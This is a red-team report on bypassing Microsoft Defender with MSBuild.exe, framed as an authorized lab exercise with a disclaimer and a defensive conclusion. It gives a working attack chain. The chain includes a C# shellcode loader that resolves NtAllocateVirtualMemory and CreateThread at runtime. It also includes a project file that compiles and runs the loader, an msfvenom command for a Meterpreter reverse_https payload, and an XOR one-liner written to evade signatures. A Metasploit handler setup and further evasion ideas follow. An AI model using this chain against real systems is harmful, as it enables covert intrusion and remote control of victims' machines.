Living Off the Land Binary Technique for Remote Code Execution via Metasploit Framework

Bypassing Microsoft Defender Using MSBuild

Alejandro J. Rodríguez C.

Introduction

This project documents a red teaming simulation that demonstrates the use of a Living Off the Land Binary (LOLBin) to bypass Microsoft Windows Defender and execute a malicious payload entirely in memory. Specifically, it leverages 'MSBuild.exe' as a System Binary Proxy Execution technique to evade detection mechanisms commonly deployed on Windows environments.

As a security professional with a background in blue team operations and defense engineering, this marks my first successful offensive security exercise. The project provided a hands-on opportunity to understand the offensive techniques attackers may use in real-world scenarios, and it deepened my appreciation for the nuances and challenges of detection engineering.

This activity is part of my broader initiative to improve my capabilities in both red and blue team disciplines, with the goal of becoming more effective at designing, implementing, and validating robust detection and response strategies.

> **This video showcases the execution of the attack presented in this project.**
>
> **This repository contains all the files used in this Proof-of-Concept project.**

Mitre Att&ck Mapping and Objective

The goal of this red team simulation is to demonstrate how a malicious actor may achieve **defense evasion** and **remote code execution** by leveraging the **trusted Windows utility** 'MSBuild.exe', in accordance with the technique T1127.001 – Trusted Developer Utilities Proxy Execution: MSBuild. This technique involves abusing the inline task feature of the application 'MSBuild.exe', which enables the execution of code within an XML project file. Because MSBuild.exe is a signed Microsoft binary and often trusted within enterprise environments, its misuse can allow adversaries to bypass application control and endpoint protection mechanisms, including Microsoft Windows Defender.

This simulation specifically focuses on achieving in-memory execution of a custom, XOR-obfuscated payload without writing it to disk, thereby avoiding both static and behavioral detection. The payload is executed via dynamically resolved native API 'NtAllocateVirtualMemory' and 'CreateThread', simulating a shellcode injection pattern mapped to T1055 – Process Injection. Once executed, the payload establishes a reverse shell connection to a remote Command and Control (C2) server hosted via the Metasploit Framework, which may represent the Command-and-Control tactic TA0011.

Disclaimer

This project is intended strictly for educational and research purposes. All testing was performed in a controlled, isolated environment with explicit authorization.

DO NOT use these techniques on systems you do not own or have permission to assess. Unauthorized use of these techniques is illegal and unethical and may result in criminal charges or disciplinary action.

Always act responsibly and follow your local laws and professional guidelines.

Acknowledgements

This project would not have been possible without the work of other cybersecurity professionals who have generously shared their research and insights.

- ✓ Michał Walkowski – for his project Bypassing Windows 11 Defender with LOLBin, which served as a clear, practical guide and source of inspiration for my own implementation.
- ✓ Vanja Švajcer – for his blog post Building a bypass with MSBuild, the first resource I encountered about the LOLBin technique, presented in a concise and accessible manner.

I am deeply grateful to these authors and to the broader cybersecurity community for their contributions to open knowledge. Their research helped me understand the internals of native Windows API usage, memory execution, and defender evasion techniques—skills I will continue to develop as part of my broader journey in cybersecurity.

Part 1: Deploy a controlled environment

Prior to executing this red team simulation, it is imperative to establish a secure, isolated, and controlled environment where the test can be conducted without posing any risk to production systems or unauthorized assets.

For this project, I utilized a dedicated personal server running the Proxmox Virtual Environment (PVE), a type-1 hypervisor that enables the efficient deployment and management of virtual machines Within this environment, I provisioned a Windows 10 virtual machine, which served as the target (victim) host for the simulation [Figure 1].

it is essential to install Microsoft Visual Studio along with the .NET Framework 4.x or higher. This is because ‘MSBuild.exe’, the core utility abused in this simulation, is included as part of the .NET development tools. Without this component, the project file containing the malicious inline task cannot be compiled or executed.

Part 2: Weaponize

This phase involves preparing the components required to achieve in-memory execution of a malicious payload using a combination of trusted binaries, custom code, and offensive tooling. The goal is to create a working execution chain that leverages ‘MSBuild.exe’ to compile and run a C# application directly from a project file, simulating attacker behavior.

Three core artifacts are involved in this process:

- A C# program ‘main.cs’ responsible for dynamically loading, decrypting, and executing the payload in memory by allocating executable space and spawning a new thread within the same process.
- A C# project file ‘main.csproj’, which defines the build instructions and embeds the malicious logic within an inline task. This project file will be compiled and executed using MSBuild.exe.
- A malicious payload generated using msfvenom, that provides reverse shell functionality when executed. The payload is stored as a binary file ‘config.bin’ and is obfuscated using XOR encoding to evade static detection.

All files referenced in this section are available in this project repository and will be analyzed in detail in subsequent subsections.

2.1. C-sharp program

The C# program used in this simulation serves as a minimalist shellcode loader, purpose-built to be executed through MSBuild.exe as part of a Living Off the Land Binary (LOLBin) strategy. Its primary objective is to allocate executable memory within the current process, decrypt a malicious payload from an external file, and execute it in-memory via a newly created thread. This approach is particularly effective for bypassing Microsoft Windows Defender, as it avoids writing executables to disk and leverages native Windows API calls, often trusted by endpoint protection systems.

The execution begins in the Main function. The program first reads an encrypted binary file ‘config.bin’ containing the shellcode. This is achieved using ‘File.ReadAllBytes’, which loads the file into memory as a byte array. The byte array is then decrypted using a simple XOR operation, and the result is stored in a variable representing the active shellcode payload to be executed.

Next, the program dynamically loads two essential libraries: ‘ntdll.dll’ and ‘kernel32.dll’. These contain the native API functions required for memory allocation and thread management, key steps in executing the shellcode within the same process context.

One of the more advanced and security-relevant sections of the program involves resolving the memory addresses of the native Windows API functions at runtime using ‘LoadLibrary’ and ‘GetProcAddress’. Specifically, it retrieves the function pointers for ‘NtAllocateVirtualMemory’ and ‘CreateThread’. Rather than statically linking these APIs using ‘DllImport’ attributes (1) as is traditionally done, the program instead uses delegates created at runtime via ‘Marshal.GetDelegateForFunctionPointer’ (2). This dynamic resolution approach has dual benefits: it allows more control over execution and **can evade static signature-based detection mechanisms**, as the references to these APIs are not visible at compile time.

```
// (1) Calling Windows API functions using DllImports

[DllImport("ntdll.dll", SetLastError = true)]
private static extern uint NtAllocateVirtualMemory(
    IntPtr ProcessHandle,
    ref IntPtr BaseAddress,
    ulong ZeroBits,
    ref ulong RegionSize,
    uint AllocationType,
```

```
    uint Protect
);

[DllImport("kernel32.dll", SetLastError = true)]
private static extern IntPtr CreateThread(…)
```

```
// (2) Calling Windows API functions using delegates

[DllImport("kernel32.dll")]
static extern IntPtr LoadLibrary(string dllToLoad);

[DllImport("kernel32.dll")]
static extern IntPtr GetProcAddress(IntPtr hModule, string procedureName);

[DllImport("kernel32.dll")]
static extern uint WaitForSingleObject(IntPtr hHandle, uint dwMilliseconds);

int main() {
…
// Get pointer of the Windows API Functions
IntPtr handle = LoadLibrary("ntdll.dll");
IntPtr funcPtr = GetProcAddress(handle, "NtAllocateVirtualMemory");

// Create delegates of the Windows API Functions
NtAllocateVirtualMemoryDelegate NtAlloc =
    (NtAllocateVirtualMemoryDelegate)Marshal.GetDelegateForFunctionPointer(funcPtr,
typeof(NtAllocateVirtualMemoryDelegate));
…
}
```

The program dynamically locates the function pointer of the Windows API functions and maps it to a delegate, enabling the same functionality without a static signature. This design pattern is common in malware and red team tools, as it enables flexibility, obfuscation, and lower visibility to defense tools that rely on known imports.

After resolving the necessary functions and preparing the delegate bindings, the program proceeds to allocate memory in the current process using 'NtAllocateVirtualMemory' with the appropriate flags (MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE). Once the memory is allocated, the decrypted shellcode is copied into the region using 'Marshal.Copy'.

Finally, the shellcode is executed by creating a new thread with 'CreateThread', which takes the base address of the shellcode as the thread's entry point. The main thread then waits for the child thread to complete execution using 'WaitForSingleObject'.

2.2. C-sharp build file

The C# build file used in this simulation is an MSBuild project file, defined in XML format. It serves as a build automation script that instructs MSBuild.exe (the Microsoft Build Engine) on how to

compile and execute the C# shellcode loader. Functionally, it plays a role similar to a Makefile in C/C++ development environments.

This project file defines two build targets: Build and Run.

- The 'Build' target invokes the C# compiler (csc.exe) to compile the provided source file (main.cs) into a standalone executable named setup.exe.
- The 'Run' target depends on the successful execution of the Build target. Once the compilation step is complete, it uses the Exec task to immediately execute the generated setup.exe binary.

This chaining of build steps enables the MSBuild utility to compile and run the C# program in a single command, which is central to this red teaming technique. When the MSBuild project file is executed directly using:

```
MSBuild.exe payload.csproj /t:Run
```

It first compiles the program and then executes the resulting binary, thus delivering the payload using a trusted signed binary (MSBuild.exe) without launching an external compiler or script runner. This behavior is precisely what aligns this technique with T1127.001 – Trusted Developer Utilities Proxy Execution: MSBuild in the MITRE ATT&CK framework.

Below is the structure of the MSBuild project file used:

```
<?xml version="1.0" encoding="utf-8"?>
<Project ToolsVersion="15.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <PropertyGroup>
        <OutputType>Exe</OutputType>
        <TargetFrameworkVersion>v4.7.2</TargetFrameworkVersion>
        <Configuration>Release</Configuration>
    </PropertyGroup>
    <ItemGroup>
        <Compile Include="main.cs" />
    </ItemGroup>

    <Target Name="Build">
        <Csc Sources="@(Compile)" OutputAssembly="setup.exe" />
    </Target>

    <Target Name="Run" DependsOnTargets="Build">
        <Exec Command="setup.exe" />
    </Target>
</Project>
```

> **Note**: Remember that this project requires the .NET Framework to be installed on the system, and Visual Studio build tools must be available in the environment to support MSBuild and the C# compiler.

2.3. Payload

The final component of the attack chain is the malicious payload, which is responsible for establishing a reverse shell to a remote Command and Control (C2) server. This payload is generated using the 'msfvenom' utility, a standard tool from the Metasploit Framework used to craft custom shellcode for various platforms and architectures.

To generate the payload, the following command is used:

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST={IP-ADDR} LPORT={PORT} -f
raw -o config.bin
```

Where:

- **-p** specifies the payload type 'windows/x64/meterpreter/reverse_https'.
- **'LHOST'** and **'LPORT'** define the IP address and port on which the attacker's C2 server is listening.
- **-f raw** specifies the output format 'raw' which refers to raw binary.
- **-o 'config.bin'** writes the result to a file named 'config.bin'.

Initially, attempts to use the raw 'config.bin' file directly within the C# loader resulted in immediate detection and quarantine by Microsoft Windows Defender. This is likely due to **Defender's static analysis engine** and its access to a **signature database** that includes known Metasploit-generated payloads or characteristic patterns associated with them.

To evade this static detection, the payload was obfuscated using a simple XOR encryption technique with a single-byte key '0xAA'. This lightweight transformation is sufficient to alter the file's signature and content characteristics, effectively bypassing basic static inspection.

The following shell script performs the XOR encryption:

```
xxd -p config.bin | tr -d '\n' | fold -w2 | while read byte; do
  printf "%02x" $(( 0x$byte ^ 0xAA ))
done | xxd -r -p > config.bin
```

This script reads the original binary payload, XORs each byte with '0xAA', and writes the obfuscated result back to 'config.bin', replacing the original content. The resulting file must be decrypted in-memory at runtime by the C# loader (as previously described in Section 2.1) before it can be executed.

> **Note**: XOR obfuscation is simplistic, and it will not likely be enough to bypass advanced endpoint protection solutions. However, it remains effective for evading basic signature-based detection and is commonly used in red team payload staging. For advanced obfuscation AES encryption may be a good try.

This payload, once decrypted and executed in-memory, initiates a Meterpreter session back to the attacker's machine, completing the command-and-control phase of the simulation.

Part 3: Exploitation and Installation

This section describes the exploitation methodology and operational requirements necessary to successfully execute the payload and establish a remote connection with the attacker's Command and Control (C2) server. As part of the structured simulation, the naming convention for each phase aligns with the Cyber Kill Chain, a widely adopted framework for modeling attacker behavior.

> **Note**: You may notice that the Delivery phase is intentionally omitted in this project. In a full attack scenario, this step would typically involve phishing or other social engineering techniques to deliver the malicious build file or trigger executable. However, for the purposes of this controlled exercise, the payload is executed manually on the victim system to focus specifically on exploitation and post-exploitation behaviors.

3.1. Preparing the C2 Listener

To receive the reverse shell initiated by the payload, the attacker must configure a Metasploit multi-handler to listen for incoming Meterpreter sessions over HTTPS. This can be achieved using the 'msfconsole' on Kali Linux or any system with the Metasploit Framework installed.

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_https
set LHOST 192.168.68.111
set LPORT 8443
run -j
```

Where:

- **PAYLOAD**: Defines the type of reverse shell being handled (reverse_https).
- **LHOST**: Specifies the local IP address of the attacker's machine.
- **LPORT**: Sets the listening port for the connection.
- **run** -j: Starts the handler as a background job.

Once configured, the listener will wait passively for an inbound connection from the compromised system.

3.2. Compiling and Executing the Payload

On the target Windows 10 virtual machine, the execution of the malicious loader is triggered using MSBuild.exe, a signed and trusted Microsoft binary. The .csproj file defines the inline build and execution logic, as described in previous sections.

The following command compiles and runs the payload, assuming MSBuild was installed in the default path [Figure 2].

```
"C:\Program Files\Microsoft Visual
Studio\2022\Community\MSBuild\Current\Bin\MSBuild.exe" "main.csproj"
"/p:Configuration=Release" "/t:Run"
```

> **Note**: This action is representative of the Exploitation phase in the Cyber Kill Chain. In a real-world scenario, the MSBuild project file could be launched by a separate delivery vector, such as a Microsoft Word document with an embedded VBA macro or an LNK file designed to invoke MSBuild.exe.

Upon successful exploitation, the attacker gains an interactive Meterpreter session on the victim machine [Figure 3].

Future steps

4.1. Obstacles faced

While the technique demonstrated in this project is effective for initial evasion, it should be understood as a temporary bypass of Microsoft Windows Defender. The method relies on in-memory execution and trusted signed binaries (LOLBins) to avoid detection during early execution phases. However, it was observed during testing that once post-exploitation activities began, such as directory navigation or file creation via Meterpreter commands, Defender quickly identified the behavior as malicious and responded accordingly.

The following event log provides insight into the behavior-based detection triggered by Defender:

```
Microsoft Defender Antivirus has detected malware or other potentially unwanted
software.

Name: Behavior:Win32/Meterpreter.gen!D
ID: 2147728104
Severity: Severe
Category: Suspicious Behavior
Detection Origin: Local machine
Detection Type: Generic
Process Name: setup.exe
Detection Source: System
User: NT AUTHORITY\SYSTEM
Path: C:\Users\Alejandro Rodriguez\Documents\Files\setup.exe
Security Intelligence Version: AV: 1.425.191.0
Engine Version: AM: 1.1.25020.1007
```

This event demonstrates that Defender employs behavioral analysis in addition to static signature matching. It detected anomalous process activity indicative of Meterpreter behavior, even though the initial execution had bypassed static defenses.

4.2. Enhancement Strategies

To overcome this limitation, future improvements can focus on hiding the malicious behavior more effectively, making the payload less obvious to behavioral detection engines. One proof-of-concept implemented during this project was embedding the shellcode loader inside a legitimate calculator application. The malicious code was only triggered if a specific condition was met, in this case, if the result of a mathematical operation equaled zero.

This approach follows a logic bomb pattern, ensuring that the malicious code executes only under controlled conditions, thus reducing its behavioral footprint. Additional stealth techniques that could be explored include:

- **Process hollowing** or **Process injection** into a benign host process instead of executing in the original binary
- **Developing a separate loader** that retrieves the payload from memory or over the network, rather than storing it on disk
- **Staging the shellcode** using multi-stage loaders to reduce initial footprint
- **Polymorphic XOR obfuscation** or more **advanced encryption schemes** to evade heuristic analysis

This project targeted 'MSBuild.exe' within the Microsoft Visual Studio environment, however, other LOLBins can also be leveraged depending on the target's software footprint that helps us understand better Advanced Persistent Threats (APT) while also providing valuable insight for building stronger detection rules and response mechanisms.

Conclusion

Attackers can gain entry through far more than just unpatched vulnerabilities. **Legitimate software and trusted system binaries can also be exploited as part of sophisticated attack chains**. This red team simulation demonstrates how native Windows utilities, like MSBuild.exe, can be repurposed by adversaries to execute arbitrary code while evading traditional detection mechanisms.

For defenders, this underscores the importance of not only patching vulnerabilities but also maintaining a comprehensive understanding of the tools and applications present in the environment. An up-to-date **asset inventory is critical to identifying potential attack vectors**, including trusted binaries that could be abused as Living Off the Land Binaries (LOLBins).

Effective defense begins with visibility. Organizations that proactively monitor, baseline, and restrict the execution of uncommon or misused system utilities are better positioned to detect and prevent these types of evasive threats.

Annexes

Figure 1. Creating a Windows 10 Virtual Machine in Proxmox Virtual Environment





Figure 2. Running MSBuild.exe to compile and run the malicious program



Executing the exploit

Figure 3. Executing the exploit and running a reverse shell